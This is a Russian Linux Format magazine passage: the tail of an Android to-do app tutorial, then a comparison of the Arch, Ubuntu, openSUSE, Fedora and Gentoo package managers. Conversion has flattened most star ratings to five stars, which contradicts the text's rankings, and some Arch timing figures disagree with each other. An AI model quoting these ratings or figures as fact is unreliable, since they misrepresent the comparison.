Вызовите этот код из **ToDo.java**, добавив пункт меню New Item [Новый элемент]. Мы также снова добавляем пункты меню с помощью **MenuInflater** (см. код на DVD) для реализации сохранения, удаления и отмены (Save, Delete и Cancel). При сохранении вызывается метод **updateTodo()**:

```
private final void updateTodo(String task, String duedate) {
    ContentValues values = new ContentValues();
    if (state == STATE_INSERT) {
        values.put(TodoDatabaseProvider.COL_CREATEDATE, System.currentTimeMillis());
        values.put(TodoDatabaseProvider.COL_TASK, task);
        values.put(TodoDatabaseProvider.COL_DUEDATE, duedate);
    }
    getContentResolver().update(uri, values, null, null);
}
```

ContentValues получает значения, которые мы хотим добавить, а затем с помощью **getContentResolver()** мы получаем провайдера базы данных и вызываем его метод **update()**. После этого активным занятием снова станет **ToDo**, и мы увидим в списке новый элемент.

У нас почти закончилось место для статьи. Пока мы работали только с таблицей задач без ссылки на категории; чтобы отобразить категорию для каждой задачи, нам нужно изменить метод **populateList()**, чтобы он получал эту информацию.

Для этого сначала нужно написать запрос **join**, который ссылается на две таблицы. **managedQuery()** не поддерживает работу с несколькими таблицами, и нам придется написать специальный SQL-запрос. Все это, а также код, который понадобится вам для удаления и изменения записей в базе данных, можно найти на **LXF DVD** (или на www.linuxformat.com).

Домашнее задание

Это приложение работает прекрасно, но оно довольно простое. Вот несколько вещей, которые вы можете захотеть попробовать, чтобы лучше освоить работу API:

- » Категория не может быть пустой, ее нужно задавать.
- » Пользователь не может редактировать доступные категории. Для их обработки и для корректной работы с Намерениями для вызова корректных Занятий вы скорее всего создадите новое Занятие (**редактировать список/редактировать категорию**).



- » После завершения задачи ее можно только удалить. Как насчет проставления галочки?
- » Чтобы даты сохранялись корректно, их нужно вводить в специальном формате. Вместо этого хорошо бы подошел календарь или другая форма ввода. Взгляните на виджет даты в Android. В следующей статье этой серии мы посмотрим, как получать информацию из удаленной базы данных и записывать в нее данные. **LXF**

Сравнение

» Каждый месяц мы сравниваем тысячи программ — а вы можете отдыхать!

Менеджеры пакетов

Управление пакетами — последнее крупное отличие дистрибутивов друг от друга. Джонатан Робертс поможет вам выбрать наиболее подходящий.



Про наш тест...

Идеей Сравнения этого месяца было оценить в тестируемых дистрибутивах всю работу по управлению пакетами целиком. Это значит — рассмотреть командную строку и графический интерфейс, скорость менеджеров пакетов и репозиториях.

Чтобы придать некую псевдонаучную ценность нашему процессу выбора дистрибутивов, мы взяли четыре лидирующих из чарта Distrowatch, у которых имеются собственные менеджеры пакетов. Мы добавили Gentoo, чтобы сравнить систему, основанную на исходниках, с двоичными системами. Все тесты проводились на liveCD дистрибутивов, исключая Arch, у которого официальный отсутствует. Вместо него мы использовали Archbang: он использует те же репозитории и тот же менеджер пакетов — все вместе он собрал в удобном пакете.

Наша подборка

- » Arch
- » Fedora
- » Gentoo
- » openSUSE
- » Ubuntu

За последние несколько лет Ubuntu утратил свои позиции самого простого в установке и использовании дистрибутива. Было так, что если вы хотели установить Linux и чтобы при этом графика или Wi-Fi работали надежно и все можно было обновлять, не запуская терминала, вы бы установили Ubuntu. Теперь пользователи могут установить практически любой дистрибутив и наслаждаться отлаженной работой.

Если разницы стало меньше, с какой бы стати вам брать один, а не другой? Хорошей причиной может стать управление пакетами.

Каждый дистрибутив управляет собственными репозиториями пакетов, с собственными правилами, регулирующими, что включается в официальную подборку, а что делегируется третьим сторонам. В некоторых дистрибутивах имеется больше зеркал репозиториях, благода-

ря чему их система управления пакетами быстрее и надежнее. Репозитории — не единственное, что влияет на управление пакетами: хотя у большинства дистрибутивов одно и то же ядро, один и тот же офисный пакет и браузер, многие обладают собственным менеджером пакетов. *Apt* в Ubuntu и Debian часто называют самым быстрым, *Portage* в Gentoo — самым гибким, а *Yum* в Fedora — лучшим для медленных интернет-соединений.

Скорость

Насколько быстро они могут устанавливать и удалять пакеты?

Никто не любит ждать, пока менеджер пакетов ищет дополнительную информацию или работает вхолостую перед установкой пакетов. Это приводит нас к первому тесту: как скоро смогут менеджеры пакетов синхронизироваться с удаленными репозиториями, установить и удалить *Vim*.


Поскольку скорость зеркала может влиять на скорость установки пакета и синхронизации, мы разделили этот тест на две половины. В первой мы рассмотрели, какие опции предоставляют дистрибутивы для оптимизации скорости зеркала и как это влияет на время синхронизации. Затем мы рассмотрим, как быстро менеджеры пакетов справились с задачей по установке и удалению.

Gentoo, Arch и Fedora предлагают автоматизированные способы выбора самого быстрого из имеющихся зеркал. Fedora в использовании проще остальных. Все, что вам придется делать – установить модуль расширения *yum-fastestmirror*, и он сделает остальное. К сожалению, эффект от него наименьший. В лучшем случае он снизил время синхронизации Fedora

с 49 с до 47 с. Скрипт *mirrorselect* в Gentoo урезал время синхронизации с 4 мин 23 с до 2 мин 5 с (самое медленное в тесте), а *rankmirrors* в Arch – с 1 мин 2 с до 1,6 с (самое быстрое). Ubuntu также предлагает эффективные средства выбора самого быстрого зеркала, сокращая время синхронизации с 9,4 с до 1,9 с, но имеет плохую документацию и требует от пользователя ручного редактирования файла *sources.list*. Все же это лучше openSUSE, где вообще нет автоматизированных инструментов для выбора зеркала.

Итак, самое быстрое зеркало выбрано и времена синхронизации сопоставлены; как будут состязаться менеджеры пакетов в установке и удалении *Vim*? Стоит ли удивляться, что самым медленным в установке оказался Gentoo Portage – у него это заняло 6 мин 19 с. Поскольку он загружает и компилирует исходный код, этого и следовало ожидать. Куда страннее, что он также оказался в хвосте и при удалении *Vim*, причем с большим отрывом, потратив 1 мин 29 с.

openSUSE и Ubuntu не сильно оторвались друг от друга: Ubuntu был намного быстрее в синхронизации с репозиториями, потратив на это 9,4 с по сравнению с 44,6 с у openSUSE. Результаты установки – обратные: 16 с, затрачен-



» По части скорости Gentoo и Arch разделяет пропасть.

ных openSUSE, против 22 с у Ubuntu. Fedora близко подобралась к обоим, почти сравнявшись с openSUSE по синхронизации и с Ubuntu по установке, но не превзойдя их ни в одной из категорий.

Нам остается Arch, самый быстрый в тесте. После запуска скрипта *rankmirrors* было потрачено всего 11,7 с на установку *Vim* и 1,2 с на его удаление.

Если вас заботит скорость, рекомендуем держаться подальше от Gentoo и выбирать Arch. Каким бы дистрибутивом вы ни пользовались, всегда есть солидный выигрыш в скорости из-за времени на выбор самого быстрого из имеющихся зеркал. Поскольку Arch также упрощает этот процесс с помощью скрипта *rankmirrors*, это еще одна причина выбрать именно его.

«Arch был самым быстрым: 1,7 с на установку Vim и 1,2 с на удаление.»

Вердикт

Arch ★★★★★
 Ubuntu ★★★★★
 OpenSUSE ★★★★★
 Fedora ★★★★★
 Gentoo ★★★★★

» Если вы заботитесь о скорости, то Arch вам подходит.

Обновления

Освежайте свою систему.


Менеджеры пакетов также поддерживают систему в актуальном состоянии. Легко ли наши

дистрибутивы справятся с обновлением *Firefox*, поиском свежего ядра и переходом на новейший релиз дистрибутива? Gentoo и Arch всех превосходили: оба относятся к «возобновляемым» дистрибутивам и выпускают не основные релизы, а новые версии пакетов для своих репозиториях. Вам не надо их переустанавливать ради свежей версии ядра или *Firefox*, или скачивать тысячи мегабайт. Прочие три дистрибутива выпускают новые версии для репозиториях, но в целом это только отладки ошибок и системы безопасности, а не основные релизы. Ubuntu компенсирует это, предоставляя Персональные Архивы

Пакетов – Personal Package Archives (PPA), применяемые многими проектами для обеспечения более постоянного обновления. Для пакетов без PPA пользователи могут обновлять свою установку каждые полгода, ради самых свежих версий.

В Ubuntu это проще всего: пользователю сообщают о наличии обновлений и снабжают его кнопкой для их запуска. Fedora и openSUSE предпочитают, чтобы пользователи скачивали DVD и перезагружались в программу установки оффлайн. Они поддерживают альтернативные технологии, но в них больше ручного труда, чем у Ubuntu.

Arch и Gentoo выиграли вчистую благодаря своей модели скользящих релизов. openSUSE уже делает в этом направлении шаги с помощью репозитория Tumbleweed.



» PPA в Ubuntu позволяют постоянно обновлять настольные приложения.

Вердикт

Arch ★★★★★
 Ubuntu ★★★★★
 OpenSUSE ★★★★★
 Fedora ★★★★★
 Gentoo ★★★★★

» Будущее – за возобновляемыми дистрибутивами.

Интерфейс

Насколько хороши опции командной строки и графические опции?

Интерфейсы для управления пакетами в наших тестируемых дистрибутивах изрядно различаются. Gentoo и Arch предоставляют только опцию командной строки, а в Fedora, Ubuntu и openSUSE имеются добавочные графические опции. Справедливости ради, мы оценили все имеющиеся интерфейсы в каждом дистрибутиве по таким критериям: читаемость, интуитивная понятность названия и размещения элементов управ-

ления и быстрота отклика. Интерфейсу командной строки по этим критериям ничто не мешает сравняться с графическим.

Учтите, что Fedora использует *Yum* в командной строке, а ее графический интерфейс получает доступ к *Yum* через *PackageKit*. В openSUSE также есть *PackageKit* версии графических инструментов, через *Apper* в KDE, но мы рассматривали реализацию *Yast*, поскольку он используется в обеих средах рабочего стола.


Gentoo — emerge ★★☆☆☆

Emerge — это интерфейс командной строки для *Portage*. Его основная задача — установка новых программ, что разумно делается выполнением *emerge* без передачи ему каких-либо опций.

Большинство других функций выполняются передачей нескольких простых ключей: **u** для **update** [обновить], **s** для **search** [найти], **C** (или **c**) для **remove** [удалить]. В этом есть смысл, но мы полагаем, что две опции удаления могут подвести новых пользователей, не осознающих разницы между **C**, которая не видит зависимостей, и **c**, которая видит. Указав первую, вы можете случайно удалить важные пакеты и остаться с неработающей системой.

Еще одно нарекание — информация выводится на экран слишком густо. Из-за этого трудно разглядеть ошибки и следить за процессом.

```
app-admin/sa/c/files/synodic-initd-1
app-admin/sudo/
app-admin/sudo/ChangeLog
app-admin/sudo/Manifest
app-admin/sudo/sudo-1.8.3_p2.ebuild
app-admin/sudo/sudo-1.8.4_p2.ebuild
app-admin/sudo/sudo-1.8.4_p4.ebuild
app-admin/sudo/files/
app-admin/sudo/files/sudo-1.8.3_pl-no-utmpx.patch
app-admin/superadduser/files/
app-admin/supervisor/
app-admin/supervisor/ChangeLog
app-admin/supervisor/Manifest
app-admin/supervisor/metadata.xml
app-admin/supervisor/supervisor-3.0_alpha12.ebuild
app-admin/syslog-ng/
app-admin/syslog-ng/ChangeLog
app-admin/syslog-ng/Manifest
```



Fedora — Yum/PackageKit ★★★★★

У Fedora очень приятный инструмент командной строки. Все фрагменты информации отделяются двойной линией вида `===`, и выводимая информация разделена на колонки. В нем используются разумные опции, такие, как **remove** и **install** [установить], и есть даже инструмент History [Предыстория] для просмотра и отмены последних действий.

Ее графический интерфейс не столь впечатляет. Он очень простой и сжатый, что неплохо, но его организация отнюдь не хороша. Самая большая часть экрана используется для отображения результатов поиска, а куда более важная информация по пакетам отображается в небольших окнах внизу.

Поиск тоже кажется медленным и с большим количеством ошибок. При попытках отыскать приложения по названию нам часто приходилось прокручивать список явно несуразных результатов, чтобы найти нужное.

Качество репозиториев

Какие пакеты они предоставляют?

Если пакет, который вы хотите установить, отсутствует, в менеджере пакетов вообще нет никакого смысла! Все наши дистрибутивы включают базовые пакеты, такие как *Libre Office*, KDE и *Banshee*, но менее популярные или юридически спорные пакеты установить бывает непросто.

Чтобы протестировать данный аспект наших дистрибутивов, мы рассмотрели наличие в них наиболее общих мультимедиа-пакетов, в том числе *ffmpeg* и модуль расширения Adobe Flash. Мы также рас-

смотрели количество доступных пакетов из HotPicks прошлого месяца. Arch, Gentoo и Ubuntu прошли первую часть теста блестяще, предоставляя доступ к мультимедиа-пакетам по умолчанию. В тесте HotPicks они уже были не столь хороши: ни у одного не было больше 2 из 11 пакетов.

openSUSE в тесте HotPicks оказался лучше, но не намного — 3 из 11. Его репозитории по умолчанию предоставляют доступ к ряду полезных программ, не являющимися свободными, в том числе к *Flash Player* от Adobe, но для большинства мультимедиа-кодеков от пользователя требуется найти репозиторий Packman.

Fedora выбирает более безопасную с юридической точки зрения опцию, не предоставляя по умолчанию доступа к спорным пакетам; пользователю придется самому искать их.

Ваша интерпретация этих результатов будет зависеть от вашего отношения к свободному ПО — если вы считаете, что дистрибутивы не должны поддерживать проприетарные программы, берите Fedora; в ином случае — любой из оставшихся.

Вердикт

Fedora ★★★★★	★★★★★
openSUSE ★★★★★	★★★★★
Arch ★★★★★	★★★★★
Ubuntu ★★★★★	★★★★★
Gentoo ★★☆☆☆	★★☆☆☆

» openSUSE имеет больше экзотических пакетов.

Arch — Pacman ★★★★★

Pacman, подобно *emerge*, является инструментом командной строки, хотя его интерфейс намного проще читается и лучше организован – в основном благодаря обширному пространству белого цвета.

Различные опции управления работой менее интуитивные и запоминающиеся, чем у *Gentoo* или *Fedora*. Установка происходит по команде **sync**, в чем вы усмотрите смысл, лишь до известной степени вывихнув мозги; **upgrade** и **search** являются подфункциями. По крайней мере, **remove** реализована разумно: опция **R** учитывает зависимости по умолчанию; даже в процессе привыкания к неинтуитивным командам вам вряд ли удастся что-нибудь поломать.

Как и полагается инструменту командной строки, *Pacman* очень отзывчив, особенно по сравнению с интерфейсом *Fedora PackageKit*.

```


:: Synchronizing package databases...
core                102.5K   54.6K/s  00:00:02 [---
extra              1391.4K  72.6K/s  00:00:19 [---
community         1659.6K  219.5K/s 00:00:08 [---
:: The following packages should be upgraded first :
pacman
:: Do you want to cancel the current operation
and upgrade these packages now? [Y/n] y

resolving dependencies...
looking for inter-conflicts...

Targets (11): linux-api-headers-3.3.2-1 [0.58 MB] glibc-2.15-10 [7.33 MB] liba
pth-2.0.7-4 [0.07 MB] libksba-1.2.0-1 [0.11 MB] libassuan-2.0.3-
dirmngr-1.1.0-4 [0.16 MB] gnupg-2.0.19-2 [1.39 MB] gpgme-1.3.1-4

Total Download Size: 11.14 MB
Total Installed Size: 52.92 MB

Proceed with installation? [Y/n] y
:: Retrieving packages from core...
linux-api-headers-3.3.2-1-1686           594.3K  169.2K/s  00:00:04 [---
glibc-2.15-10-1686                      976.3K  226.0K/s  00:00:46 [---
    
```



Ubuntu — Apt/Software Centre ★★★★★

Apt в *Ubuntu* – не лучший из инструментов командной строки. Кое-что в нем немало огорчает: скажем, раскидывание функций по нескольким инструментам (например, *apt-cache* для поиска), а также густой массив выводимой информации, трудный для чтения и отслеживания.

Зато графический интерфейс *Ubuntu Software Centre*, явно выделяется. Он использует преимущества графического приложения, выделяя каждому пакету свой значок, а где это возможно, предоставляет экранный снимок. В нем свободное ПО ощущается современным и интересным.


Информация отображается очень ясно и понятно, не наводняя экран. Щелкнув по пакету, вы попадете на страницу с подробной информацией, включая отзывы от других пользователей. А главное, он не таит своих функций и разрешает пользователям смотреть журнал и управлять своими репозиториями.

openSUSE — Zypper/Yast ★★★★★

Yast от *openSUSE* напоминает *PackageKit* в *Fedora*, и имеет множество тех же недостатков. Больше всего расстраивает то, что под результаты поиска отведено большое пространство, а для информации по пакетам – весьма незначительное: вам понадобятся очки, чтобы ее разглядеть.

Он немного хуже, чем версия *Fedora*, потому что в нем много дополнительной метаинформации, а обрамление окна по краям съедает и без того скудную площадь для информации о пакетах.

Зато *Zypper* – впечатляющий инструмент командной строки. В нем множество логично названных функций, вывод информации не перегружен, и он очень быстро откликается. Будь *openSUSE* нашим основным дистрибутивом, мы бы двинулись на поиски альтернативного графического инструмента или работали исключительно в командной строке.



Поддержка

Какие сторонние репозитории имеются?

Наш тест репозиториями показал, что независимо от используемого вами дистрибутива, все желаемые пакеты вы все равно не получите. Тогда возникают вопросы: «А какие имеются сторонние репозитории?» и «Насколько просто их добавить?»

В плане простоты обнаружения и добавления репозиториями третьих сторон лучшим оказался *Ubuntu Software Centre*, предоставляющий пункт *Software Sources*, позволяющий включать или выключать любые официальные репозитории. Он также

позволяет добавлять любые из имеющихся *Personal Package Archives*, которые дают доступ к самым свежим версиям программ и пакетов, отсутствующим в репозиториях.

Fedora и *openSUSE* имеют по единственному и почтенному стороннему репозиторию, пригодному в большинстве случаев: *RPMFusion* в *Fedora* и *Packman* в *openSUSE*.

openSUSE имеет преимущество, поскольку его *Build Service* означает наличие солидного ассортимента *PPA*-подобных альтернативных источников пакетов. Самый интересный из дистрибутивов – *Arch*: его

репозиторий третьих сторон, *Arch User Repository (AUR)*, имеет подборку рецептов пакетов, которые могут автоматически скачать, скомпилировать и превратить в пакет программу для установки через *Pacman*. Выбор программ в нем огромен, но, если вы не установите помощника, вроде *Packer*, установка будет хлопотливой.

Gentoo здесь не котируется, поскольку в нем или есть сборка [ebuild] в дереве *Portage*, или нет. Однако вы всегда можете написать собственную сборку или скомпилировать пакет сами.

Вердикт

- Arch** ★★★★★
- OpenSUSE** ★★★★★
- Ubuntu** ★★★★★
- Fedora** ★★★★★
- Gentoo** ★★★★★

» PPA делают Ubuntu популярным выбором.

Убойные функции

Что делает менеджер пакетов особенным?

На данном этапе мы имеем хорошее представление о возможностях, располагаемых каждым менеджером пакетов, и их составе. Интересно, есть ли в них убойные функции – нечто уникальное и чудесное, способное заставить вас десять раз подумать, переходить ли куда-то еще?

Ответ: в большинстве – есть. Единственный менеджер пакетов, где нам не удалось найти такой функции – *Zypper*. С работой он справляется, но создан в прямолинейной манере: никаких лишних трюков.

Выдающаяся функция Fedora – опция *History* в *Yum*. Она открывает целый мир подкоманд, позволяющих проследить, какие транзакции пакетов происходили в прошлом, с присвоенным каждой ID. Затем вы можете использовать

undo, *redo* и *rollback* для повторения прошлого действия или отмены совершенного действия, причинившего вред вашей системе. Она устраняет немалую степень риска, заключающегося в попытках работы с новыми пакетами, и помогает устранить катастрофу, если обновление повредило что-то в вашей системе.

В Arch есть похожая функция, позволяющая откат пакетов, но она не так автоматизирована, и задача отслеживания старых версий до того, как она начнет работу, возлагается. Реализация Fedora гораздо лучше.


Функция Arch в большей степени является собой инструмент смягчения последствий. Возобновляемые дистрибутивы – это отлично, но в силу определенных обстоятельств вам, возможно, ни к чему

обновление ядра, X-сервера или еще какого-то из критически важных пакетов при общем обновлении системы. К счастью, вы можете просто добавить строку `IgnorePkg = к вашему файлу pacman.conf`, и *Pacman* обойдет этот пакет стороной.

Убойные функции Gentoo и Ubuntu намного интереснее всего этого. Gentoo, будучи зависим от времени компиляции, интегрирует поддержку *Distcc* – программы, позволяющей распределить компиляцию по многим машинам. Тут есть потенциал резкого ускорения установки Gentoo, и это оригинальный и интересный инструмент.

В стиле Ubuntu – придавать свободному ПО ауру качества, что отсутствует в других менеджерах пакетов. Большие рекламные баннеры, многоцветная графика и просмотры... все этому способствует. Однако важнее всего то, что *Software Centre* позволяет заплатить за приложения. Это открыло доступ к коммерческим программам, например, к играм из *Humble Indie Bundles*, и потенциально может обеспечить приток средств разработчикам свободных программ. Никто не говорил, что свободное ПО обязано быть бесплатным.

Трудно сравнивать эти разнообразные функции. При всем при том, мы полагаем, что поддержка Ubuntu платных приложений делает его действительно интересным, и мы надеемся вскоре услышать, что разработчики извлекли из этого выгоду.



Свободные программы в Software Centre Ubuntu выглядят на миллион долларов.

Вердикт

- Fedora ★★★★★
- Gentoo ★★★★★
- openSUSE ★★★★★
- Ubuntu ★★★★★
- Arch ★★★★★

» Gentoo – мечта любителей понастраивать.

Документация

Помогает извлечь максимум из вашего менеджера пакетов.

Помимо основного в управлении пакетами, всякие мелкие хитрости и трюки, которые выделяют каждую программу из общей массы, часто бывает трудно разглядеть. А значит, если вы хотите извлечь максимум из вашего менеджера пакетов, он должен сопровождаться хорошей документацией.

Документация Fedora и openSUSE очень хороша, хотя и по-разному. Сайт docs.fedoraproject.org плотно набит всеохватывающей документацией. Чтобы найти жизненно важную информацию, приходится продираться сквозь огромное количество текста, но она там есть, и это отличный ресурс. openSUSE предоставляет страницу wiki, больше похожую на аннотированную тап-страницу. Она демонстри-

рует примеры всех имеющихся в системе команд с обсуждением выводимой информации, не подавляя избытком жаргона и поясняя условные обозначения – квадратные скобки (они обозначают опциональные части команды) и т.п. Подробностей тут не меньше, но информация отображена в более читаемом формате.

Документация openSUSE подобна документации Arch, Gentoo и Ubuntu. Отличает Arch и Gentoo то, что они предоставляют информацию о расхожих ошибках, с которыми может столкнуться пользователь, и о том, как с ними бороться. Такие случаи следует включать в любую документацию, поскольку из-за них-то пользователи к документации и обращаются. Все наши дистрибутивы предоставляют хорошую

документацию, но документация Fedora намного превосходит остальные по своей всесторонности. Мы высоко оцениваем Arch и Gentoo за их разделы, посвященные решению проблем.



Документация Fedora всеобъемлющая и концентрированная.

Вердикт

- Arch ★★★★★
- Fedora ★★★★★
- Gentoo ★★★★★
- openSUSE ★★★★★
- Ubuntu ★★★★★

» Документация Fedora доскональная и объемная.

Менеджеры пакетов

Вердикт

В результате всех тестов, два менеджера пакетов выдвинулись вперед, каждый по своим причинам.

Первый – *Portage* из *Gentoo*. Вам может тут же прийти в голову, что это мы начали с худшего из всех. В конце концов, он медленный, имеет ограниченную поддержку третьих сторон, и кое-какие элементы его интерфейса могут вызвать невосстановимые повреждения компьютера непосвященного пользователя.

Зато это просто мечта умельца. В Сравнении мы отметили его поддержку компиляции пакетов по сети, саму по себе весьма крутую, но ее и генерируемые ею пакеты можно еще и настроить десятками других способов. И если у вас достаточно прилежания и знаний, вы получите от нее большое удовольствие.

На другой стороне спектра – *Ubuntu* с *Software Centre*. Гибкость его и рядом не стояла с *Gentoo*, но благодаря кнопочному подходу он обеспечивает простоту и приятность работы с собой. Более того, он способствует более широкой экосистеме

Linux, поскольку предоставляет независимым и коммерческим разработчикам платформу для продажи их продуктов. Мы считаем, он имеет потенциал, чтобы принести в Linux ранее недоступные для него программы, как уже делается со многими играми.

Что сказать об остальных дистрибутивах, которые мы тестировали? *Fedora* и *openSUSE* несколько простоваты. У них, конечно, есть свои достоинства. Оба стабильны, предсказуемы и справляются с основными задачами по управлению пакетами вполне достойно. Также они предоставляют отличный способ изучения инструментов, применяемых в двух самых успешных дистрибутивах Linux уровня предприятия. Это весьма полезно, если вы планируете превратить свое хобби в карьеру.

Итак, у нас остается *Arch*. Он не столь ярок, как *Ubuntu* и *Gentoo*, но сочетание модели возобновляемых релизов и компетентного менеджера



пакетов делает его крайне привлекательным. Ни одна система управления пакетами других дистрибутивов не сравнится с системой *Arch* для среднестатистического пользователя рабочего стола, хотя *Ubuntu* привлекательнее для новичков.

По этой причине мы присуждаем титул чемпиона в Сравнении этого месяца *Arch*, за которым почти голова к голове следует *Ubuntu*.

» В этом месяце **Arch Linux** победил **Ubuntu**, однако всем менеджерам пакетов есть что предложить.

I Arch ★★★★★

Сайт: www.archlinux.org

» Быстр, возобновляемый релиз превращает его в идеальный менеджер пакетов.

IV openSUSE ★★★★★

Сайт: www.opensuse.org

» Довольно быстрый, довольно популярный, довольно разумный. Довольно средний.

II Ubuntu ★★★★★

Сайт: www.ubuntu.com

» Прекрасный интерфейс придает пакетам шикарный вид.

V Gentoo ★★☆☆☆☆

Сайт: www.gentoo.org

» Мечта самоделкиных, но требует терпения и предосторожности.

III Fedora ★★★★★

Сайт: www.fedoraproject.org

» Решили превратить свое хобби в карьеру? Получше изучите *Yum*.

Обратная связь

Вы подметили что-то, упущенное нами? Расскажите нам об этом: lx.f.letters@futurenet.co.uk.

Рассмотрите также...

Менеджеры пакетов – одна из нескольких областей в Linux, где лежат основные различия между дистрибутивами. Пытаясь устранить это различие, разработчики предложили *PackageKit*. Это менеджер пакетов, располагающийся поверх родных инструментов дистрибутива, обеспечивая совместимый интерфейс независимо от того, какой Linux работает на вашей машине. Его движки имеются почти у всех менеджеров пакетов. Если вам нужен

простой способ познакомиться с ним, берите *Fedora*: *PackageKit* идет там по умолчанию. Поскольку он уже установлен, можете также попробовать его в командной строке, где он известен как **pkcon**. Мы сочли *Fedora* медлительной в поиске, и то же касается командной строки. Но остальные операции выполняются с примерно среднестатистической скоростью, так что вы много не потеряете. **LXF**

The Linux Format Times Magazine

